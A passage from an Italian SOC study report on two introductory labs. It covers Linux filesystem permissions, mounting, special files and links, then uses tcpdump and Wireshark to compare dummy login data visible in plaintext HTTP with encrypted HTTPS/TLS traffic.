-rwxr-xr-x 1 analyst analyst 61 Mar 21 2018 start_tftpd.sh
```

Figura 7 - Output `ls -l`: permessi, owner, gruppo, dimensione, data e nome dei file.

Tabella 1 - Lettura della stringa dei permessi

Elemento	Posizione	Significato operativo
User/Owner	Primi 3 bit	Permessi dell'utente proprietario del file.
Group	Bit centrali	Permessi degli utenti appartenenti al gruppo associato.
Others	Ultimi 3 bit	Permessi di tutti gli altri utenti del sistema.
r	Read	Lettura del contenuto di un file o elenco di una directory.
w	Write	Scrittura/modifica del file o creazione/cancellazione dentro una directory.
x	Execute / Access	Esecuzione per file; attraversamento/accesso per directory.

La notazione ottale traduce le triplette in valori numerici: **r=4, w=2, x=1**. Per esempio, **rwX** vale 7, **r-x** vale 5 e **r--** vale 4. Anche se in questo laboratorio l'attenzione è sugli output, questa logica è alla base di comandi come **chmod 755** o **chmod 644**.

5. Ownership, Permission denied e directory permissions

Un passaggio chiave del laboratorio riguarda l'errore **Permission denied**. L'utente prova a creare **/mnt/myNewFile.txt**, ma il sistema blocca l'operazione. La ragione non è un errore del comando: il problema è nei permessi della directory ospitante.

```
touch /mnt/myNewFile.txt
ls -ld /mnt
```

```
[analyst@secOps scripts]$ touch /mnt/myNewFile.txt
touch: cannot touch '/mnt/myNewFile.txt': Permission denied
[analyst@secOps scripts]$ ls -ld /mnt
drwxr-xr-x 2 root root 4096 Jan 5 2018 /mnt
```

Figura 8 - **Permission denied** su **/mnt**: la directory è **root:root** e non concede scrittura agli altri utenti.

L'output di **ls -ld /mnt** mostra che la directory appartiene a **root:root**. L'utente **analyst** ricade nella categoria **Others**, che possiede solo **r-x**: può leggere/attraversare, ma non creare nuovi file perché manca il bit **w**. In un SOC, un errore di questo tipo può essere normale hardening oppure indicare che l'utente sta provando a scrivere in un path non previsto.

Per modificare proprietario e gruppo si usa **chown**. La sintassi **utente:gruppo** consente di cambiare simultaneamente entrambi i riferimenti di proprietà.

```
sudo chown analyst:analyst myFile.txt
```



```
[analyst@secOps second_drive]$ echo test >> myFile.txt
[analyst@secOps second_drive]$ cat myFile.txt
This is a file stored in the /dev/sdb1 disk.
Notice that even though this file has been sitting in this disk for a while, it couldn't be accessed until the disk was properly mounted.
test
test
```

Figura 9 - Cambio proprietà con `chown` e manipolazione del file da parte dell'utente `analyst`.

Dopo il cambio proprietà, **analyst** può manipolare **myFile.txt** senza ricorrere continuamente a privilegi amministrativi. La decisione operativa corretta non è usare **sudo** ovunque, ma assegnare ownership e permessi coerenti con il ruolo dell'utente e con il principio del **least privilege**.

5.1 Directory permissions e confronto malware vs mininet_services

Il bit **x** ha un significato diverso a seconda dell'oggetto. Su un file regolare indica la possibilità di eseguirlo; su una directory indica la possibilità di attraversarla o accedere ai suoi contenuti se si conosce il nome delle voci interne. Questa distinzione è fondamentale per hardening, troubleshooting e analisi forense.

Nel confronto tra **malware** e **mininet_services**, il primo carattere della stringa di permessi decide la natura dell'oggetto: **malware** inizia con **d**, quindi è una directory; **mininet_services** inizia con **-**, quindi è un file regolare.

```
[analyst@secOps second_drive]$ cd ~/lab.support.files/
[analyst@secOps lab.support.files]$ ls -l
total 580
-rw-r--r-- 1 analyst analyst 649 Mar 21 2018 apache_in_epoch.log
-rw-r--r-- 1 analyst analyst 126 Mar 21 2018 applicationX_in_epoch.log
drwxr-xr-x 4 analyst analyst 4096 Mar 21 2018 attack_scripts
-rw-r--r-- 1 analyst analyst 102 Mar 21 2018 confidential.txt
-rw-r--r-- 1 analyst analyst 2871 Mar 21 2018 cyops.mn
-rw-r--r-- 1 analyst analyst 75 Mar 21 2018 elk_services
-rw-r--r-- 1 analyst analyst 373 Mar 21 2018 h2_dropbear.banner
drwxr-xr-x 2 analyst analyst 4096 Apr 2 2018 instructor
-rw-r--r-- 1 analyst analyst 255 Mar 21 2018 letter_to_grandma.txt
-rw-r--r-- 1 analyst analyst 24464 Mar 21 2018 logstash-tutorial.log
drwxr-xr-x 2 analyst analyst 4096 Mar 21 2018 malware
-rwxr-xr-x 1 analyst analyst 172 Mar 21 2018 mininet_services
drwxr-xr-x 2 analyst analyst 4096 Mar 21 2018 openssl_lab
drwxr-xr-x 2 analyst analyst 4096 Mar 21 2018 pcaps
drwxr-xr-x 6 analyst analyst 4096 Aug 15 2022 pox
-rw-r--r-- 1 analyst analyst 473363 Mar 21 2018 sample.img
-rw-r--r-- 1 analyst analyst 65 Mar 21 2018 sample.img_SHA256.sig
drwxr-xr-x 3 analyst analyst 4096 Jun 18 2025 scripts
-rw-r--r-- 1 analyst analyst 25553 Mar 21 2018 SQL_Lab.pcap
```

Figura 10 - Confronto tra directory **malware** e file regolare **mininet_services** all'interno di `lab.support.files`.

6. File speciali e directory `/dev`

Linux segue il paradigma **Everything is a file**: dispositivi hardware, canali di comunicazione e astrazioni del kernel vengono rappresentati come file nell'albero del sistema. La directory **/dev** contiene dispositivi a blocchi, dispositivi a caratteri, link simbolici, FIFO, socket e altre entità speciali.

```
ls -l /dev/
```

```
[analyst@secOps ~]$ ls -l /dev/
total 0
crw-r--r--  1 root root      10, 235 May 18 06:46 autofs
drwxr-xr-x  2 root root      140 May 18 06:46 block
drwxr-xr-x  2 root root      100 May 18 06:46 bsg
crw-rw----  1 root disk     10, 234 May 18 06:46 btrfs-control
drwxr-xr-x  3 root root       60 May 18 06:47 bus
lrwxrwxrwx  1 root root        3 May 18 06:46 cdrom -> sr0
drwxr-xr-x  2 root root    3780 May 18 06:46 char
crw-----  1 root root        5,   1 May 18 06:46 console
lrwxrwxrwx  1 root root       11 May 18 06:46 core -> /proc/kcore
drwxr-xr-x  4 root root       80 May 18 06:47 cpu
crw-----  1 root root    10, 124 May 18 06:46 cpu_dma_latency
crw-----  1 root root    10, 203 May 18 06:46 cuse
drwxr-xr-x  7 root root      140 May 18 06:46 disk
drwxr-xr-x  2 root root       60 May 18 06:47 dma_heap
drwxr-xr-x  3 root root     100 May 18 06:46 dri
crw-rw----  1 root video   29,   0 May 18 06:46 fb0
lrwxrwxrwx  1 root root      13 May 18 06:46 fd -> /proc/self/fd
crw-rw-rw-  1 root root        1,   7 May 18 06:46 full
crw-rw-rw-  1 root root    10, 229 May 18 06:46 fuse
crw-----  1 root root   244,   0 May 18 06:46 hidraw0
crw-----  1 root root    10, 228 May 18 06:46 hpet
drwxr-xr-x  2 root root        0 May 18 06:46 hugepages
crw-----  1 root root    10, 183 May 18 06:46 hwrng
drwxr-xr-x  4 root root     360 May 18 06:46 input
```

Figura 11 - Directory /dev: esempi di file speciali, dispositivi, link e risorse del sistema.

Tabella 2 - Classificazione dei file speciali

Indicatore	Tipo di oggetto	Uso / interpretazione SOC
-	File regolare	Dati generici: testo, eseguibili, immagini, archivi.
d	Directory	Nodo che contiene voci di directory e riferimenti a inode.
b	Dispositivo a blocchi	Interfaccia per dischi e memorie, es. /dev/sda.
c	Dispositivo a caratteri	Flussi seriali non bufferizzati, es. terminali o generatori di entropia.
p	Named pipe / FIFO	Canale unidirezionale inter-processo First-In, First-Out.
l	Link simbolico	Puntatore testuale verso un altro path.
s	Network socket	Endpoint di comunicazione bidirezionale locale/remota.

7. Symlink, hard link ed evidenze sperimentali

Linux prevede due meccanismi di collegamento. Il **link simbolico**, creato con **ln -s**, contiene un percorso testuale verso il file originale: se il target viene rinominato o eliminato, il link si rompe. Il **hard link**, creato con **ln** senza **-s**, punta allo stesso **inode** del file originale: non è una copia, ma un nome alternativo dello stesso contenuto.

```
echo "symbolic" > file1.txt
cat file1.txt
echo "hard" > file2.txt
cat file2.txt
ln -s file1.txt file1symbolic
ln file2.txt file2hard
ls -l
```



```
[analyst@secOps ~]$ echo "symbolic" > file1.txt
[analyst@secOps ~]$ cat file1.txt
symbolic
[analyst@secOps ~]$ echo "hard" > file2.txt
[analyst@secOps ~]$ cat file2.txt
hard
```

Figura 12 - Creazione dei file sorgente file1.txt e file2.txt.

```
[analyst@secOps ~]$ ln -s file1.txt file1symbolic
[analyst@secOps ~]$ ln file2.txt file2hard
[analyst@secOps ~]$
```

Figura 13 - Creazione del symlink e dell hard link.

```
[analyst@secOps ~]$ mv file1.txt file1new.txt
[analyst@secOps ~]$ mv file2.txt file2new.txt
[analyst@secOps ~]$ cat file1symbolic
cat: file1symbolic: No such file or directory
[analyst@secOps ~]$ cat file2hard
hard
```

Figura 14 - Output ls -l: file1symbolic punta a file1.txt, mentre file2hard condivide l inode del file originale.

L'esperimento finale rinomina i file sorgente. Il symlink fallisce perché punta ancora al vecchio nome **file1.txt**; l'hard link continua a funzionare perché accede allo stesso inode e agli stessi blocchi fisici. Se il file rinominato **file2new.txt** venisse modificato, anche **file2hard** mostrerebbe il nuovo contenuto, perché le due voci restano riferimenti allo stesso oggetto sottostante.

```
[analyst@secOps ~]$ ls -l
total 48
-rw-r--r-- 1 root root 4460 May 12 09:17 capture.pcap
drwxr-xr-x 2 analyst analyst 4096 May 14 08:35 Desktop
drwxr-xr-x 3 analyst analyst 4096 Jun 18 2025 Downloads
lrwxrwxrwx 1 analyst analyst 9 May 18 09:00 file1symbolic -> file1.txt
-rw-r--r-- 1 analyst analyst 9 May 18 08:54 file1.txt
-rw-r--r-- 2 analyst analyst 5 May 18 08:54 file2hard
-rw-r--r-- 2 analyst analyst 5 May 18 08:54 file2.txt
```

Figura 15 - Dopo la rinomina, il symlink si interrompe mentre l'hard link mantiene accesso al contenuto.

CHECKPOINT DI STUDIO

Se sai spiegare la catena **device -> partizione -> mount point -> permessi -> ownership -> file speciale -> inode/link**, hai trasformato l'esercizio in competenza SOC applicabile a triage endpoint, hardening Linux e analisi forense.

VERSIONE 2 - Riassunto tabellare operativo

Questa sezione condensa gli stessi concetti in tabelle per ripasso rapido, laboratorio e colloquio SOC. Ogni tabella collega **comando**, **evidenza** e **decisione operativa**.

1. Mappa generale dei 7 punti

Punto	Area	Cosa dimostra	Uso SOC
1	Scenario e metodo	Filesystem, permessi e link come artefatti SOC .	Impostare una lettura difensiva del sistema Linux.
2	Dispositivi a blocchi	lsblk mostra sda, sdb, sr0 e partizioni.	Identificare storage e sorgenti dati.
3	Mounting	mount/umount collegano dispositivi a directory.	Capire dove risiedono realmente i file.
4	Permessi	ls -l mostra tipo, owner, gruppo e rwx.	Valutare rischio di accessi eccessivi o negati.

Punto	Area	Cosa dimostra	Uso SOC
5	Ownership	chown e sudo modificano titolarità e accessi.	Risoluzione controllata di permission denied.
6	/dev e file speciali	Oggetti hardware e kernel rappresentati come file.	Interpretare device, FIFO, socket e link.
7	Link	Symlink punta a path; hard link a inode.	Capire persistenza del contenuto e link rotti.

2. Comandi principali e significato

Comando	Funzione	Evidenza prodotta
lsblk	Elenca dispositivi a blocchi.	Dischi, partizioni e mountpoint.
mount	Mostra filesystem montati.	Device, punto di mount, filesystem e opzioni.
mount grep sda1	Filtra il mount principale.	/dev/sda1 su /, ext4, rw.
sudo mount /dev/sdb1 ~/second_drive/	Monta disco secondario.	Contenuti visibili nel mount point.
sudo umount /dev/sdb1	Smonta il dispositivo.	Ritorno della directory allo stato vuoto.
ls -l / ls -ld	Legge metadati e permessi.	Tipo, owner, group, rwx, dimensione e data.
sudo chown analyst:analyst myFile.txt	Cambia proprietà e gruppo.	Risoluzione di restrizioni operative.
ln -s / ln	Crea symlink o hard link.	Confronto tra path testuale e inode condiviso.

3. Permessi, oggetti e interpretazione rapida

Elemento	Significato	Uso pratico
-rw-r--r--	File regolare leggibile da tutti, scrivibile dal proprietario.	Tipico file dati non eseguibile.
drwxr-xr-x	Directory attraversabile da tutti, modificabile dal proprietario.	Accesso consentito, scrittura limitata.
r	Read.	Leggere file o elencare directory.
w	Write.	Modificare file o creare/cancellare elementi in directory.
x su file	Execute.	Eseguire il file come programma/script.
x su directory	Access / traversal.	Entrare o attraversare la directory.

4. Symlink vs hard link

Tipo	Meccanismo	Conseguenza	Comando/esempio
Symlink	Punta a un path testuale .	Si rompe se il target viene rinominato o cancellato.	ln -s file1.txt file1symbolic
Hard link	Punta allo stesso inode del file originale.	Resta valido anche se una voce viene rinominata.	ln file2.txt file2hard
Impatto forense	Il nome non basta: conta il riferimento.	Verificare inode, path, link rotti e contenuto condiviso.	ls -li, stat, find -samefile

5. Checklist finale SOC

Domanda SOC	Cosa cercare	Decisione operativa
Quale device?	lsblk , /dev/sdX, partizione.	Identificare sorgente fisica/logica.
Dove è montato?	mount , mountpoint, rw/ro.	Capire dove leggere o preservare evidenza.
Chi può accedere?	ls -l , owner, group, rwx.	Valutare privilegi e accessi eccessivi.
Perché Permission denied?	ls -ld directory, categoria Others.	Correggere owner/permessi senza abuso di sudo.
Che tipo di file è?	Primo carattere in ls -l .	Distinguere file, directory, device, link e socket.
Il link è stabile?	Symlink vs hard link, target e inode.	Gestire link rotti o contenuti condivisi.

CONCLUSIONE OPERATIVA

Il metodo operativo è: **device -> mount point -> filesystem -> permessi -> owner/gruppo -> tipo oggetto -> link/inode -> decisione**. In un SOC, questa catena aiuta a capire dove si trova un artefatto, chi lo può modificare, se un errore è normale o anomalo e quali azioni di **hardening** o **investigazione** applicare.

Analisi HTTP e HTTPS con Wireshark

Report finale integrato: cattura PCAP, analisi HTTP POST, credenziali in chiaro, traffico HTTPS, record TLS e valutazione SOC della riservatezza del canale.

Campo	Valore
Scenario	Confronto operativo tra traffico HTTP non cifrato e traffico HTTPS/TLS
Ambiente	Kali Linux, tcpdump, Wireshark, browser web e file PCAP
Artefatti	httpdump.pcap e httpsdump.pcap
Obiettivo	Dimostrare cosa è visibile in rete, quale rischio emerge e quale remediation applicare

Indice ragionato

Sez.	Titolo	Contenuto sintetico
1	Scenario e metodo SOC	Differenza HTTP/HTTPS, strumenti, domanda investigativa e lettura delle evidenze.
2	Cattura HTTP con tcpdump	Identificazione eth0, avvio cattura, opzioni tcpdump e produzione di httpdump.pcap.
3	POST HTTP e credenziali	Filtro Wireshark, HTML Form URL Encoded e visibilità di username/password.
4	Cattura HTTPS	Sincronizzazione data, avvio httpsdump.pcap e navigazione su NetAcad.
5	Record TLS e Application Data	Filtro tcp.port == 443, TLSv1.2 Record Layer e payload cifrato.
6	Interpretazione SOC	Riservatezza, integrità, autenticazione e limiti del lucchetto HTTPS.
7	Tabelle e checklist	Mappa dei passaggi, comandi, confronto HTTP/HTTPS e decisioni difensive.

NOTA DI METODO

Ogni pacchetto viene trattato come **evidenza SOC**: protocollo, porta, payload, metadati, rischio e decisione difensiva. L'obiettivo non è solo sapere che HTTP è insicuro e HTTPS è cifrato, ma dimostrarlo osservando una cattura reale.

OBIETTIVI DI STUDIO

1. Generare una cattura **PCAP** con tcpdump. 2. Usare Wireshark per isolare una richiesta **HTTP POST**. 3. Dimostrare l'esposizione di credenziali in **plaintext**. 4. Riconoscere **TLSv1.2** e **Encrypted Application Data**. 5. Spiegare perché HTTPS protegge il canale ma non garantisce da solo la legittimità del sito.

VERSIONE 1 - Riassunto discorsivo secondo template SOC

Questa parte integra il dettaglio del report originale con una struttura più guidata e consegnabile. Ogni fase spiega **cosa fare, perché farlo, che evidenza produce e quale decisione SOC** supporta.

1. Scenario, strumenti e metodo SOC

Il laboratorio confronta due modalità di comunicazione web: **HTTP**, che trasmette i dati applicativi in chiaro, e **HTTPS**, che usa **TLS/SSL** per cifrare il canale tra client e server. Gli strumenti usati sono **tcpdump**, per registrare pacchetti in formato raw, e **Wireshark**, per ispezionare protocolli, campi, payload e stream.

La domanda investigativa è concreta: se un utente inserisce credenziali in un form web, cosa vede un osservatore di rete? Con **HTTP** si possono leggere parametri e valori; con **HTTPS** si osservano soprattutto metadati, mentre il contenuto applicativo è protetto dalla cifratura.

PUNTO DI CONTROLLO

La catena mentale del laboratorio è: **interfaccia** -> **tcpdump** -> **PCAP** -> **filtro Wireshark** -> **payload** -> **rischio** -> **remediation**.

2. Cattura del traffico HTTP con tcpdump

Prima di catturare il traffico è stata identificata l'interfaccia attiva della macchina Kali tramite **ip a**. La scheda primaria risulta **eth0**, associata all'indirizzo locale **192.168.64.2/24**. Questo passaggio evita uno degli errori più comuni: catturare sull'interfaccia sbagliata e ottenere un file PCAP incompleto o vuoto.



Step operativi

1. Aprire il terminale su Kali Linux.
2. Verificare le interfacce con **ip a**.
3. Individuare l'interfaccia realmente usata per uscire in rete, in questo caso **eth0**.
4. Avviare **tcpdump** con snaplen completo e scrittura su file.
5. Generare traffico web dal browser e interrompere la cattura con **CTRL+C**.

```
ip a
sudo tcpdump -i eth0 -s 0 -w httpdump.pcap
```

Le opzioni sono importanti: **-i eth0** seleziona l'interfaccia, **-s 0** acquisisce i pacchetti senza troncamento e **-w httpdump.pcap** salva la cattura su file. Il file **httpdump.pcap** diventa l'artefatto principale da conservare e analizzare.




Figura 1 - Terminale Kali: avvio di tcpdump sull'interfaccia eth0 per generare la cattura HTTP httpdump.pcap.

3. Analisi della richiesta HTTP POST e credenziali in chiaro

Per generare traffico non cifrato è stata visitata la pagina <http://testaspnet.vulnweb.com/login.aspx>. Nel form sono state inserite credenziali dimostrative: **Username: Admin** e **Password: Admin**. Dopo l'invio, il file **httpdump.pcap** è stato aperto in Wireshark.

```
http.request.method == "POST"
```

Il filtro **http.request.method == "POST"** isola rapidamente il pacchetto che trasporta i dati del form. Espandendo **HTML Form URL Encoded**, i parametri risultano leggibili in **plaintext**. Nella cattura si osservano i campi del modulo e i valori inseriti dall'utente; nel report originale sono indicati come **tfUName: Admin** e **tfUPass: Admin**.




Figura 2 - Richiesta HTTP POST in Wireshark: i dati del form sono visibili nel payload applicativo.

PUNTO DI CONTROLLO - HTTP

Se in Wireshark puoi leggere i campi del form, il canale non protegge la **riservatezza**. In un SOC questa evidenza giustifica blocco/deprecazione dei form HTTP, migrazione a HTTPS, awareness utente e controllo proxy.


4. Cattura HTTPS e sincronizzazione della data

La seconda parte passa al traffico protetto. Prima della cattura è stata sincronizzata manualmente la data con **sudo date -s**. Questo dettaglio è rilevante perché certificati, validità temporale e handshake **TLS/SSL** possono fallire se l'orologio di sistema è troppo disallineato.

Step operativi

1. Correggere la data di sistema per evitare problemi di certificato.
2. Avviare una nuova cattura separata in **httpsdump.pcap**.
3. Visitare il portale **https://www.netacad.com**.
4. Compilare un form di login con email fittizia e password casuale.
5. Interrompere la cattura e aprire il PCAP in Wireshark.

```
sudo date -s "12 MAY 2020 21:38:20"  
sudo tcpdump -i eth0 -s 0 -w httpsdump.pcap
```



```
(kali@kali)-[~]  
$ sudo date -s "12 MAY 2020 21:38:20"  
[sudo] password for kali:  
Tue May 12 21:38:20 CDT 2020  
  
(kali@kali)-[~]  
$ sudo tcpdump -i eth0 -s 0 -w httpsdump.pcap  
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 2  
62144 bytes
```

Figura 3 - Sincronizzazione della data e acquisizione della cattura HTTPS in httpsdump.pcap.

L'URL del portale usa lo schema **https://** e il browser mostra il **lucchetto chiuso**. Questo indica che il canale client-server è protetto da TLS, ma non va interpretato come prova assoluta di affidabilità del contenuto o del dominio.

5. Analisi dei record TLS in Wireshark

Il file **httpsdump.pcap** è stato analizzato filtrando il traffico sulla porta standard HTTPS. L'obiettivo è verificare se, dopo l'inserimento di credenziali su un sito HTTPS, i campi applicativi risultano ancora visibili come nel caso HTTP.

```
tcp.port == 443
```




Figura 4 - Sessione HTTPS: Wireshark mostra record TLSv1.2 e dati applicativi cifrati invece dei campi HTTP in chiaro.

La sezione **HTTP** non è più leggibile come nel file precedente. È stata sostituita dal **Transport Layer Security Record Layer**. Questo significa che i dati applicativi sono incapsulati e cifrati: l'analista può vedere metadati di sessione, IP, porte e informazioni TLS, ma non i valori del form in chiaro.

